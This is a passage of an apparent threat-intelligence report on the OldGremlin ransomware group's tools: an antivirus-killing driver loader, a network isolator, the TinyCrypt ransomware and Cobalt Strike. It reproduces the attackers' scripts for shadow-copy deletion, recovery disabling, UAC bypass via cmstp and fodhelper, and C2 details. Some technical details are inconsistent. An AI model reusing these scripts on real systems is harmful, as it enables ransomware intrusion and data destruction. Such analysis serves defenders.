The first file in the list of arguments is the old and vulnerable **GIGABYTE** driver, while the second one is the unsigned OldGremlin driver. In modern Windows versions, drivers without a digital signature cannot be launched, which means that threat actors must be inventive and run their tools in kernel mode using creative methods. One such method involves using a legitimate **GIGABYTE** driver (with a valid digital signature) in which a vulnerability was found in 2018. For more information about how the vulnerabilities are exploited and how the drivers are launched, see:

- https://github.com/fengjixuchui/gdrv-loader/tree/cdd9721ab28b50a7ac2 1711475bf8bd647051d62
- https://www.secureauth.com/labs/advisories/ gigabyte-drivers-elevation-of-privilege-vulnerabilities/

We will focus on the functionalities of the **fs.sys** driver. Immediately after launch, the driver creates a virtual device associated with it, named **SuperKill**. After that, the driver reads the contents of the configuration file **C:\Windows\kernconfig.ini**. The file contents are:

```
kavfs.exe, kavfswh.exe, kavtray.exe, kavfswp.exe, kavfsgt.exe, avpsus.exe, avpui.exe, avp.exe, ebloader.exe, soyuz.exe, proton.exe, kavfsmui.exe, msmpeng.exe
```

Next, the application cyclically searches for listed applications among running processes, obtains the path to the executable process file, and deletes it. Once this is done, the application terminates the process. This means that all the antivirus solutions listed above will be stopped. After the system is rebooted, applications will not launch again because their executable files will have been deleted from the system. The last thing to mention is that the driver keeps logs of all its actions in the text file C:\Windows\kernlog.ini.

OldGremlin is not the first group to use this trick. Before that, the operators of ransomware called **RobbinHood** used the same vulnerability to load a driver with a similar functionality: <a href="https://news.sophos.com/en-us/2020/02/06/living-off-another-land-ransomware-borrows-vulnerable-driver-to-remove-security-software/">https://news.sophos.com/en-us/2020/02/06/living-off-another-land-ransomware-borrows-vulnerable-driver-to-remove-security-software/</a>. Group-IB experts compared the two malicious drivers and concluded that their codes differ significantly. It seems that OldGremlin liked the trick used by **RobbinHood** and decided to replicate it by creating a light version of their driver.

A key difference of the second version detected in 2022 is that it uses a different legitimate driver with a similar vulnerability (CVE-2019-16098) and a slightly different list of processes to stop. The initial SFX 7Z archive performs the following actions after launch:

```
@echo off
sc create ZCored64 binPath= "C:\Windows\RTCore64.sys" type= kernel
sc create ZCored32 binPath= "C:\Windows\RTCore32.sys" type= kernel
sc start ZCored64
C:\Windows\RTCore128.exe
sc start ZCored32
```

The list of terminated processes is as follows:

```
msmpeng.exe, kavfs.exe, kavfswh.exe, avp.exe, kavtray.exe, kavfswp.exe, kavfsgt.exe, avpsus.exe, avpui.exe, ebloader.exe, soyuz.exe, proton.exe, kavfsmui.exe, ekrn.exe, ccsvchst.exe
```

# **TinyIsolator**

Tinylsolator is a .NET console application that temporarily isolates the device from the network. The malware was delivered to the infected device together with TinyCrypt and TinyKiller, and launched using a Windows task. As mentioned above, TinyKiller stops antivirus software processes, which will not suffice if the target device has an EDR solution deployed. If there is no access to the network, however, the infected device will not send its logs and the operator will not be able to prevent the files from being encrypted in time. Besides, this approach significantly complicates investigating the incident because it is impossible to manage infected devices in a centralized way.

Unlike other tools used by the group, Tinylsolator is relatively user-friendly. If the user puts in wrong arguments, the tool will suggest correct ones. For each stage, the tool inserts a dedicated log string in the console (see Figure 47).

```
C:\Users\Public>voyager.exe
Incorrect arguments. Specify "2010 1 1 8 0 15" (1/1/2010 8:00:15 AM)

C:\Users\Public>voyager.exe 2021 11 7 21 42 00
11/7/2021 9:42:00 PM - 11/7/2021 9:41:37 PM = 00:00:22.1640160
Isolation started
Isolation canceled

C:\Users\Public>
```

Figure 47. Tinylsolator suggestions

As can be seen in the image above, the application accepts dates in the format YYYY MM DD HH MM SS as an argument. After that, the application disables network adapters by executing the following command:

```
wmic path win32_networkadapter where "NetEnabled='TRUE'" call disable
```

When the time specified in the command line comes, the application enables the adapters using the following command:

```
wmic path win32_networkadapter where \"NetEnabled='FALSE'\" call enable
```

# **TinyCrypt**

**TinyCrypt** is a simple .NET application that encrypts files on the infected device. Launching this application on as many devices as possible within the victim's infrastructure is OldGremlin's ultimate goal.

While analyzing the attacks, we detected four different ways to deploy this application on infected devices across several incidents:

- 1. Mass mailout on June 30, 2020
- 2. An incident that occurred in 2020
- 3. An incident that occurred in 2021
- 4. Incidents that occurred in 2022

The ransomware had the same functionalities every time, but the methods for running it changed with each attack. In this section we first describe various methods of deploying the tool, and then we outline the ransomware's functionalities.

## Method 1: Deploying the tool through a mass mailout

During the attack on June 30, 2020, TinyCrypt was installed using a PowerShell script, which on top of launching the ransomware also stole passwords and deleted shadow copies. Several Base64-encoded executable files are embedded in the body of the script:

- · TinyCrypt,
- · .NET Injector,
- · Email Password-Recovery,
- · Web Browser Pass View.

All the operations performed by the script can be categorized into three stages:

- 1. Stealing data from the infected device
- 2. Encrypting data
- 3. Deleting shadow copies

Let us describe stage 1 and stage 3 in detail. We will get back to stage 2 when describing the functionality of the malware.

#### Stage 1: Stealing data from the infected device

The script steals passwords from browsers and email manager apps using legitimate applications from the NirSoft package:

- · Email Password-Recovery,
- · Web Browser Pass View.

It is worth noting the way both applications are launched. As mentioned above, .NET Injector, an application that injects the application code into a third-party process and launches it, is embedded in the body of the script. In this case, each process was launched as follows:

- 1. The script loaded **.NET Injector** as a .NET assembly in its own process and set the parameters required for the injector to work:
  - payload: Email Recovery / Web Browser Pass View
  - arguments: /scomma «%ApplicationData%\[0-9a-z]{8}.tmp»
  - targetProc:
    - → %Windows%\System32\svchost.exe for x86 version of Windows
    - → %Windows%\SysWOW64\svchost.exe for x64 version of Windows
- 2. The script launched the main function of the injector library, which performed the following actions:
  - Created a new process, svchost.exe (depending on the configuration set during the previous stage)
  - Injected the payload into the recently created process
  - · Executed the payload with a parameter
    - → /scomma «%ApplicationData%\[0-9a-z]{8}.tmp».

Finally, two files with the name [0-9a-z]{8}.tmp appeared in the directory %ApplicationData% as a result of Email Password-Recovery and Web Browser Pass View operation. After encrypting the collected data, the script sends it to the server following a sequence of steps:

- Verifies whether the infected device contains a file with the results of executing the program
- Generates a key randomly following the pattern [0-9a-z]{4}
- Reads the file that contains the results of executing the command and encrypts the received data using the RC4 algorithm

The data is sent by a POST request to hxxp://45.61.138[.]170/web/index.php?r=bag. The request parameters are shown in Table 11:

Table 11. POST request parameters

Description	Value
TimeOut	10 000
Method	POST
UserAgent	Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
ContentType	text/html
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

After sending the results to the server, the script deletes the file %ApplicationData%\[0-9a-z]{8}.tmp. Having sent passwords stolen from the browser and mail clients to the server, the script runs the core function of the .NET encryptor. Since the encryptor has only minor differences compared to other versions (only the internal variable values have been changed), we will describe it at the end of the section. Now, we will examine what happens after the data is encrypted.

#### Stage 3: Deleting shadow copies

First, the script verifies if it has been run on behalf of **System**. It launches the command **whoami /user** and searches for the substring **authority** in its output. If the substring is found, the application executes the following command:

wmic path win32\_networkadapter where "NetEnabled='TRUE'" call disable

The application uses this method to delete shadow copies from the infected device. If the script has been run not from a system administrator (the application executes the command whoami /groups / fo csv and searches the execution result for the substring S-1-5-32-544), it escalates the privileges using a method that will be described further down

First, the script creates a file with the name **%TEMP%\[0-9a-z]{8}.inf** and the following contents:

```
[version]
Signature=`$chicago`$
AdvancedINF=2.5
[DefaultInstall]
CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection
[RunPreSetupCommandsSection]
cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & taskkill /IM
cmstp.exe /F
[CustInstDestSectionAllUsers]
49000,49001=AllUSer LDIDSection, 7
[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.
EXE", "ProfileInstallPath", "%UnexpectedError%", "
[Strings]
ServiceName="CorpVPN"
ShortSvcName="CorpVPN"
```

After that, the script runs the process c:\windows\system32\cmstp.exe / au %TEMP%\[0-9a-z]{8}.inf, tries to connect to the cmstp process window, and sends Enter (presses the single button in the window); action timeout is 3 seconds. If all the actions described above are performed without errors, the application decides that UAC has been bypassed successfully. If an error occurs, the application tries to use another method to bypass UAC.

The next steps are optional. For Windows 10, the application:

- 1. Creates the registry key HKCU:\Software\Classes\mscfile\shell\open\command and writes two values in it:
  - (Default): cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet
  - DelegateExecute: (blank value)
- Runs %System%\fodhelper.exe
- 3. "Falls asleep" for 5 seconds
- 4. Deletes the registry key HKCU:\Software\Classes\ms-settings
- 5. Terminates the process fodhelper.exe created earlier

For other versions of the operating system:

- 1. Creates the registry key HKCU:\Software\Classes\mscfile\shell\open\command and writes one value in it:
  - (Default): cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet
- 2. Runs %System%\CompMgmtLauncher.exe
- 3. "Falls asleep" for 5 seconds
- 4. Deletes the registry key HKCU:\Software\Classes\mscfile
- 5. Terminates the process CompMgmtLauncher.exe launched earlier

If any of the methods described above prove efficient, shadow copies on the infected device will be deleted.

## Method 2: Infecting the system during the attack in 2020

During this attack against devices in the victim's infrastructure, a self-extracting archive was delivered with the following installation script:

```
!@Install@!UTF-8!
GUIMode="2"
OverwriteMode="0"
SetEnvironment="A=\"%systemroot%\\Sysnative\\cmd.exe\""
SetEnvironment="B=\"%systemroot%\\System32\\cmd.exe\""
SetEnvironment="C=\"C:\\Windows\\Temp\\start.bat\\""
InstallPath="C:\\Windows\\Temp"
RunProgram="hidcon:nowait:cmd /c if exist %A% (%A% /c %C%) else (%B% /c %C%)"
;!@InstallEnd@!
```

As can be seen in the script above, the archive saved files in the directory Temp. The list of files embedded in the archive included:

- VSSEncrService.exe (an executable ransomware file)
- config.xml (a ransomware configuration file)
- start.bat (a script that launches the ransomware and performs a couple more "useful" actions)
- VSSEncrService.exe.config (another configuration file that does not contain any information that would be useful as part of this analysis)

After saving the files, the installer runs the **start.bat** script and self-terminates. The script looks like this:

```
@echo off
taskkill /f /im VSSEncrSrv.exe
taskkill /f /im VSSEncrSrv.exe
taskkill /f /im VSSEncrSrv.exe
ping 127.0.0.1
sc create VssEncrService binpath= "cmd.exe /c %~dp0VSSEncrService.exe
%~dp0config.xml" start= auto
start %~dp0VSSEncrService.exe %~dp0config.xml
vssadmin.exe Delete Shadows /All /Quiet
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
```

In short, this is what the script does:

- 1. Creates the autorun service **VssEncrService**, which launches the ransomware
- 2. Launches the ransomware (without using the service created earlier)
- 3. Deletes shadow copies from the hard drive
- 4. Disables the OS recovery menu

Both the service and the created script launch TinyCrypt and pass it a configuration file, **config.xml**, as a parameter. The configuration file contains many fields; the most noteworthy are:

- build\_id (company ID)
- rsa\_pub (RSA key)
- excluded\_dirs (list of directories in which files will not be encrypted)

- excluded\_extensions (list of file extensions that will not be encrypted)
- start\_http\_callback\_url (network address to send a message that encrypting the device has started)
- end\_http\_callback\_url (network address to send a message that encrypting the device has finished)
- note\_text (text content of the readme file)

#### Method 3: Infecting the system during the attack in 2021

This time, the cybercriminals once again demonstrated ingenuity. They wrote a module in Node.js designed to launch the ransomware. From the victim organization's perspective, the process looked like a file had appeared

in all the devices affected by OldGremlin and that file executed the following actions:

- Extracted node.exe and fs.node in the directory %WINDIR%\Temp
- Created a service in Windows Task Scheduler using the following command:

```
create <%task_name%> binPath= "cmd.exe /c «%WINDIR%\Temp\node.exe
-e require('«%WINDIR%\\Temp\\fs.node').start()" start= auto»
```

· Launched the service created during the previous step

The file **node.exe** is the Node.js interpreter; **fs.node** is a malicious module that launches the ransomware. As mentioned before, the module is an executable file. The file code was partially borrowed from the project <a href="https://github.com/etormadiv/HostingCLR/blob/master/HostingCLR/HostingCLR.cpp">https://github.com/etormadiv/HostingCLR/blob/master/HostingCLR/HostingCLR.cpp</a>. As follows from the project description, the code launches a .NET assembly from an application written in C++. In this case TinyNode, which is contained in the file of the module in Base64-encoded format, acts as the executable payload.

## Method 4: Infecting the system during the attack in 2022

In 2022, the threat actors returned to using SFX 7Zip archives. During this attack, the ransomware was launched after isolating the host from the network and disabling security tools using a blacklist. The installer script looked like this:

```
;!@Install@!UTF-8!
InstallPath="C:\\Windows"
RunProgram="hidcon:nowait:cmd.exe /c \"C:\\Windows\\oneshot.cmd\""
OverwriteMode="2"
GUIMode="2"
;!@InstallEnd@!
```

As can be seen in Figure 48, the following files are "deployed" in the Windows directory:




Figure 48. Archive contents

After that, a bat script is launched. Its slightly modified version looks like this:

```
@echo off
cd C:\Windows
sc create RTCore64 binPath= "C:\Windows\RTCore64.sys" type= kernel
sc start RTCore64
ping -n 3 "127.0.0.1"
C:\Windows\ZBoot128.exe
ping -n 3 "127.0.0.1"
sc create ZBoot32 binPath= "C:\Windows\ZBoot32.sys" type= kernel
sc start ZBoot32
ping -n 3 "127.0.0.1"
sc create ZKern binPath= "cmd.exe /c C:\Windows\ZKern.exe" start=
sc create ZVoya binPath= "cmd.exe /c C:\Windows\ZVoya.exe %year%
%month% %day% %hour% %min% %sec%" start= auto
ping -n 300 "127.0.0.1"
C:\Windows\7z.exe x -p'%password%' "C:\Windows\Container.sys"
ping -n 3 "127.0.0.1"
sc start ZKern
echo %mail%@protonmail.com > "C:\ProgramData\Microsoft\Windows\Start
Menu\Programs\StartUp\%readme%.txt"
echo %mail%@protonmail.com > "C:\%mail%@protonmail.com"
ping -n 900 "127.0.0.1"
sc start ZVova
```

First, the script launches a utility for disabling security solutions installed on the device (we call this tool TinyKiller):

```
msmpeng.exe,,kavfs.exe, kavfswh.exe, avp.exe, kavtray.exe, kavfswp.exe, kavfsgt.exe, avpsus.exe, kavfsmui.exe
```

After that, **oneshot.cmd** creates the system services **ZKern** and **ZVoya**, respectively for the **ZKern.exe** ransomware and the **ZVoya.exe** utility, which isolates the host from the network until the time specified.

The bat file extracts the ransomware **ZKern.exe** and the utility **ZVoya. exe** from the encrypted 7-Zip archive **Container.sys** (with the password %password%) using a legitimate console utility 7-Zip (the files **7z.exe** and **7z.dll**). After that, it executes the extracted files by running the corresponding system services, ZKern and ZVoya. **Oneshot.cmd** also creates text files that contain the contact email address of the threat actors.

## TinyCrypt, Windows version

As mentioned before, the ransomware has barely undergone any changes in the last two years. To use the ransomware for attacks on various companies, the threat actors needed only to change the optional variable fields, which they did when preparing for each new victim. In our description of the tool, the optional fields will be highlighted.

Written in .NET, TinyCrypt is a simple but efficient tool. Before getting down to its "evil deeds", the application checks if it has been run on the system in the past. To do so, it uses a specialized variable, **BuildId**, which is also used as a mutex name. In our case, the name is **r5n679xt178s**, which does not reveal much information. The ransomware tries to create a mutex, and if it encounters an issue in the process, it self-terminates. An issue can indeed arise because when the application is launched for the first time, it prohibits the current user from performing the following actions to the mutex:

- Synchronize (right to wait for a named mutex)
- Modify (right to release a named mutex)

This is the first run of the ransomware. First of all, it sends a notification to the server that the device has been infected. The notification is sent when the embedded string containing the C2 server address is not blank. In our case, however, the threat actors did not need a notification that the ransomware had been launched successfully and they did not fill the string in (it is an optional field as well, and we have not detected this feature being used in any of the attacks). Table 12 shows a list of the main fields of the ransomware's request when the application is launched for the first time:

Table 12. Request description

Description	Value
Method	GET
ContentType	text/html
UserAgent	Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Timeout	3000
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Cache-Control	max-age=0

At this point the ransomware is ready for the most important stage of its execution: saving a **Readme** file for the victim on the infected device. The name of the Readme file is generated as follows: **README\_<%BuildId%>.txt**; its contents are located in the body of the ransomware in Base64-encoded form (an optional field). In this case, the Readme file contained the following text:

```
Hello,

[!] Your files have been encrypted
To recover your information, send this file [README-r5n679xt178s.txt]
at decr1pt@protonmail[.]com

[!] Important
1. If we do not receive an email from you in 5 days:
    - restoration keys will be deleted
    - all your files will be made public
2. Do not try to recover the files yourself. It will lead to irretrievable loss of information.
3. You can find the file [README-r5n679xt178s.txt] on the Desktop, in the folders %TEMP% or %APPDATA%.
```

The readme file received is carefully written in the following directories:

- %TEMP%,
- %APPDATA%,
- %LOCALAPPDATA%.

Lastly, the application performs the function that we are most interested in: it compiles a list of files for future encryption. The files are collected from every logical drive; the threat actors can opt to add the names of several more drives manually in UNC format. File search is performed recursively; the following file extensions are excluded:

```
".themepack", ".ldf", ".scr", ".icl", ".386", ".cmd", ".ani", ".adv",
".theme", ".msi", ".rtp", ".diagcfg", ".msstyles", ".bin", ".hlp",
".shs", ".drv", ".wpx", ".deskthemepack", ".bat", ".rom", ".msc",
".lnk", ".cab", ".spl", ".ps1", ".msu", ".ics", ".key", ".msp",
".com", ".sys", ".diagpkg", ".nls", ".diagcab", ".ico", ".ocx",
".mpa", ".cur", ".cpl", ".mod", ".hta", ".exe", ".icns", ".prf",
".dll", ".nomedia", ".idx", ".ini"
```

Files from the following directories are excluded as well:

```
windows, program files, programdata, appdata, system volume information, $recycle.bin, msocache, boot, intel, perflogs, mozilla, google, yandex, $windows.~bt, $windows.~ws.
```

Both lists are stored in ransomware variables or passed as a parameter. Before encrypting all files, the application terminates the processes from the list (in our case, the list is empty). During the incidents in 2021 and 2022, the cybercriminals used a driver exploit that terminated antivirus processes. After that, the encryption starts. The application encrypted information using the AES algorithm with block size 256. A symmetric key and an initialization vector are generated using the base class .NET **Rijndael.** 

The body of the Trojan therefore does not contain a key, and both the key and the vector are generated right before the encryption process starts. Both the key and the initialization vector are encrypted using RSA, and the open key is located in the body of the Trojan (optional value). Apart from encrypted data, each file contains metadata, which includes:

- RSA-encrypted AES key
- RSA-encrypted initialization vector
- BuildId
- Other information required for decrypting data

Above all else, BuildId serves as an indicator that a specific file has previously been encrypted. Before the encryption, the .NET application reads the memory region where this marker should be located. If the application finds the relevant string, it concludes that the file has been encrypted in the past. The combination of symmetric encryption of the entire file and asymmetric encryption of the key is a cryptographically secure scheme: a user without the private key will not obtain the symmetric key, and without the symmetric key the user will not be able to decrypt the file.

After all the files that are of interest to TinyCrypt have been encrypted, the application creates several more copies of the Readme file just in case and places them in the following directories:

- %Desktop%
- %MyDocuments%
- %Startup%
- · The root of each logical volume

Finally, TinyCrypt demonstrates the file located on the desktop to the victim. At this stage, the application can send a request to the server that serves as an indicator that the file encryption on the hard drive has finished. In the analyzed cases, the C2 server field was blank.

### TinyCrypt, Linux version

During incident response in one of the victim organizations, we detected the use of a Linux version of the ransomware (SHA1: 0c6dcadae94506aa 890129fa16044524a4e51bc1). Unlike its Windows counterpart, the Linux version is a 64-bit program written in Go 1.15 and packed using UPX. Table 13 shows the main features of the program:

Table 13. Description of the Linux version of the ransomware

Go Build ID	RCbGF6e6Zzx34OvdX5FI/dYaGjtd2Ko49f1lg5unX/xJ7LmTpD2F_Pkv-h3sYT/ NRylQXxl3_GWrt1E0DGA	
Paths to the program source files	<pre>/root/tenc/main.go /root/tenc/tinylist/tinylist.go /root/tenc/tinyfilescr/tinyfilescr.go /root/tenc/tinyfilescr/common.go /root/tenc/tinyunlock/tinyunlock.go /root/tenc/tinycrypto/tinycrypto.go</pre>	
Extension added during encryption to the files involved in processes	.crypt	
The marker of encrypted files (BuildID)	123456123456	
The list of substrings of encrypted file names	postgresql	
The list of extensions of encrypted files	".raw", ".zst", ".csv", ".dat", ".dump", ".gz", ".h5", ".ibd", ".img",  ".iso", ".journal", ".npy", ".pack", ".pickle", ".qcow2", ".raw", ".ru",  ".sql", ".tar", ".tgz", ".zst", ".lzo", ".vdi", ".crypt"	
The size of encrypted files	More than 100,000,000 bytes	

As with the Windows version, the Linux variant performs multithreaded encryption using the AES 256 CBC algorithm. For each file, a random 32-bit encryption key and a random 16-bit initialization vector (IV) are generated using /dev/urandom. Both the key and the IV are encrypted (RSA OAEP SHA 256) individually using the public key RSA-2048 in PEM format, which is contained in the body of the program. The files are encrypted by 256,000 byte blocks; the number of blocks and the spacing between them depends on the file size. A block of metadata is added to each encrypted file. Among other things, the block contains the symmetric key and IV, as well as the marker of encrypted files: BuildID.

### Other tools

In this section, we describe several tools from the group's arsenal that are not unique but nevertheless attract some interest from researchers.

#### Cobalt Strike

During the incident in 2020, OldGremlin used Cobalt Strike, a widely known pentesting tool.

During the attack, two files appeared on the compromised device:

- 1. 777.txt (an encrypted copy of Cobalt Strike Stager)
- 2. **cob.tmp** (a PowerShell script with embedded C# code)

Loading Cobalt Strike Beacon starts with executing the PowerShell script designed for running the embedded C# code. Much of the code has been taken from <a href="https://github.com/pwndizzle/c-sharp-memory-injection/blob/master/apc-injection-new-process.cs">https://github.com/pwndizzle/c-sharp-memory-injection/blob/master/apc-injection-new-process.cs</a> as the project is designed to create a new process in SUSPENDED state, inject arbitrary code into it, and launch it. In this case, the process svchost.exe served as a container process and the shellcode was located in the binary file 777.txt, which was encrypted using the RC4 algorithm with the key hellokittyweindahouse. The code inside the PowerShell script read the contents of the file 777.txt, decrypted it, and executed it in the context of the recently created process

svchost.exe. The shellcode was a Cobalt Strike Stager that downloaded the payload from the address 5.181.156[.]84 using User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1).

Beacon had the following configuration data:


```
Ę
    "meta": {
        "Proxy Password": "",
        "HostHeader": ""
        "Proxy_UserName": ""
        "BeaconType": "0 (HTTP)"
        "Proxy_AccessType": "2 (use IE settings)",
"Proxy_HostName": "",
        "HttpGet_Metadata": [
             "Cookie"
        "Watermark": 305419896,
        "C2Server": "5.181.156[.]84,/fwlink", "version": "4",
        "PipeName": ""
         "HttpPost_Metadata": [
             "Content-Type: application/octet-stream",
        "UserAgent": "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT
6.0; Trident/5.0)"
        "Port": 80,
        "HttpPostUri": "/submit.php"
```

## An exploit for Cisco AnyConnect vulnerabilities

To escalate privileges, the threat actors used vulnerabilities of the Cisco AnyConnect Secure Mobility Client for Windows, versions up to 4.9.00086 (CVE-2020-3153, CVE-2020-3433).

The program **prod.exe** loads the content of the file **nt.bin** and sends it to the host's local address (127.0.0.1) to port 62522 via the TCP protocol. The file **nt.bin** contains an especially created IPC request designed for a loopback device provided by the **Cisco AnyConnect Secure Mobility Agent.** After receiving the request, this service launches the vulnerable component **vpndownloader**, which copies itself in the specified location (CVE-2020-3153). The vpndownloader component is vulnerable to DLL hijacking (CVE 2020-3433) and allows local threat actors to execute code in the compromised system with system-level privileges. To exploit the vulnerability, the DLL **dbghelp.dll** (created especially for the purpose) is placed in the location where vpndownloader was copied. When dbghelp. dll is loaded as a result of DLL hijacking, it steals the access token of the process that has a session connection to the physical console and launches the process with the following command line in its security context:

```
cmd.exe /c C:\ProgramData\nt.cmd.
```



# MITRE ATT&CK®

Tactic	Technique	Procedure	
INITIAL ACCESS	PHISHING	The attackers used phishing links to deliver malicious files	
	Spearphishing Link (T1566.002)		
EXECUTION	COMMAND AND SCRIPTING INTERPRETER	The attackers used cmd.exe and PowerShell	
	PowerShell (T1059.001)	to execute various commands. They also used obfuscated JavaScript scripts as one of their primary post-exploitation tools.	
	Windows Command Shell (T1059.003)		
	JavaScript (T1059.007)		
	SYSTEM SERVICES	The attackers used services to execute commands in the command line interpreter on remote hosts.	
	Service Execution (T1569.002)		
	USER EXECUTION	Users must launch a malicious file to initiate the execution of the malicious code.	
	Malicious Link (T1204.001)		
	Malicious File (T1204.002)		
PERSISTENCE	BOOT OR LOGON AUTOSTART EXECUTION	The attackers used the registry key HKCU\Software\ Microsoft\Windows\CurrentVersion\Run to ensure persistence for the malware in the infected system.	
	Registry Run Keys / Startup Folder (T1547.001)		
	SCHEDULED TASK/JOB	The attackers created scheduled tasks to restart the payload after a specified period of time.	
	Scheduled Task (T1053.005)		
PRIVILEGE ESCALATION	VALID ACCOUNTS	The attackers used existing compromised privileged accounts.	
	Domain Accounts (T1078.002)		
	EXPLOITATION FOR PRIVILEGE ESCALATION (T1068)	The attackers used vulnerable applications to escalate privileges.	
DEFENSE EVASION	IMPAIR DEFENSES	The attackers used the tool TinyKiller to disable antivirus protection.	
	Disable or Modify Tools (T1562.001)		
	EXPLOITATION FOR DEFENSE EVASION (T1211)	The attackers exploited vulnerabilities to stop security controls.	
	Signed Binary Proxy Execution: Rundll32 (T1218.011)	The attackers used rundll32.exe to dump the Local Security Authority Subsystem Service (LSASS).	
	TEMPLATE INJECTION (T1221)	The attackers used a .dotm document template with macros.	
	ABUSE ELEVATION CONTROL MECHANISM	The attackers used various ways to bypass UAC.	
	Bypass User Account Control (T1548.002)		
	INDICATOR REMOVAL ON HOST	The attackers used various ways to bypass UAC.	
	Clear Command History (T1070.003)		

Tactic	Technique	Procedure
DEFENSE EVASION	INDICATOR REMOVAL ON HOST	The attackers deleted .bash_history files.
	Clear Command History (T1070.003)	
	OBFUSCATED FILES OR INFORMATION (T1027)	The attackers encoded their payload in Base64.
	MASQUERADING	The attackers masqueraded the names of files
	Match Legitimate Name or Location	as legitimate applications such as Mozilla Firefox.
CREDENTIAL ACCESS	OS CREDENTIAL DUMPING LSASS Memory (T1003.001)	The attackers used various ways of dumping LSASS.
	CREDENTIALS FROM PASSWORD STORES	The attackers used WebBrowserPassView to extract
	Credentials from Web Browsers (T1555.003)	authentication data from web browsers.
	CREDENTIALS FROM PASSWORD STORES	The attackers used TinyWCMExtractor to extract
	Windows Credential Manager (T1555.004)	authentication information from Credential Manager.
	UNSECURED CREDENTIALS	The attackers used Mail PassView to extract
	Credentials in Files (T1552.001)	authentication information from email clients.
DISCOVERY	PROCESS DISCOVERY (T1057)	The attackers used tasklist to collect information about active processes.
	REMOTE SYSTEM DISCOVERY (T1018)	The attackers collected information about hosts available in the network.
	SYSTEM INFORMATION DISCOVERY (T1082)	The attackers collected information about compromised hosts.
LATERAL MOVEMENT	LATERAL TOOL TRANSFER (T1570)	The attackers copied tools to hosts while moving across the network.
	REMOTE SERVICES	The attackers used SMB to move across the network.
	SMB/Windows Admin Shares (T1021.002)	
	REMOTE SERVICES	The attackers used SSH to move to Linux
	SSH (T1021.004)	infrastructure.
COLLECTION	SCREEN CAPTURE (T1113)	The attackers used tools for taking screenshots of compromised hosts.
	DATA FROM LOCAL SYSTEM (T1005)	The attackers collected files from compromised devices
	DATA FROM NETWORK SHARED DRIVE (T1039)	The attackers collected files from shared network drives.

Tactic	Technique	Procedure
COMMAND AND CONTROL	APPLICATION LAYER PROTOCOL	The attackers used a backdoor that ensured
	Web Protocols (T1071.001)	communication with a C2 server via HTTP.
	APPLICATION LAYER PROTOCOL	The attackers used DNS tunneling to communicate
	DNS (T1071.004)	with C2 servers.
	PROXY	The attackers used anonymous hidden Tor services
	Multi-hop Proxy (T1090.003)	to communicate with compromised hosts.
	REMOTE ACCESS SOFTWARE (T1219)	The attackers used TeamViewer for additional access to the compromised infrastructure.
	ENCRYPTED CHANNEL	The attackers encrypted data transferred
	Symmetric Cryptography (T1573.001)	to the C2 server using the RC4 algorithm.
	DYNAMIC RESOLUTION	The attackers used DGA to obtain the address
	Domain Generation Algorithms (T1568.002)	of the C2 server.
EXFILTRATION	EXFILTRATION OVER C2 CHANNEL (T1041)	The attackers exfiltrated data to the C2 server.
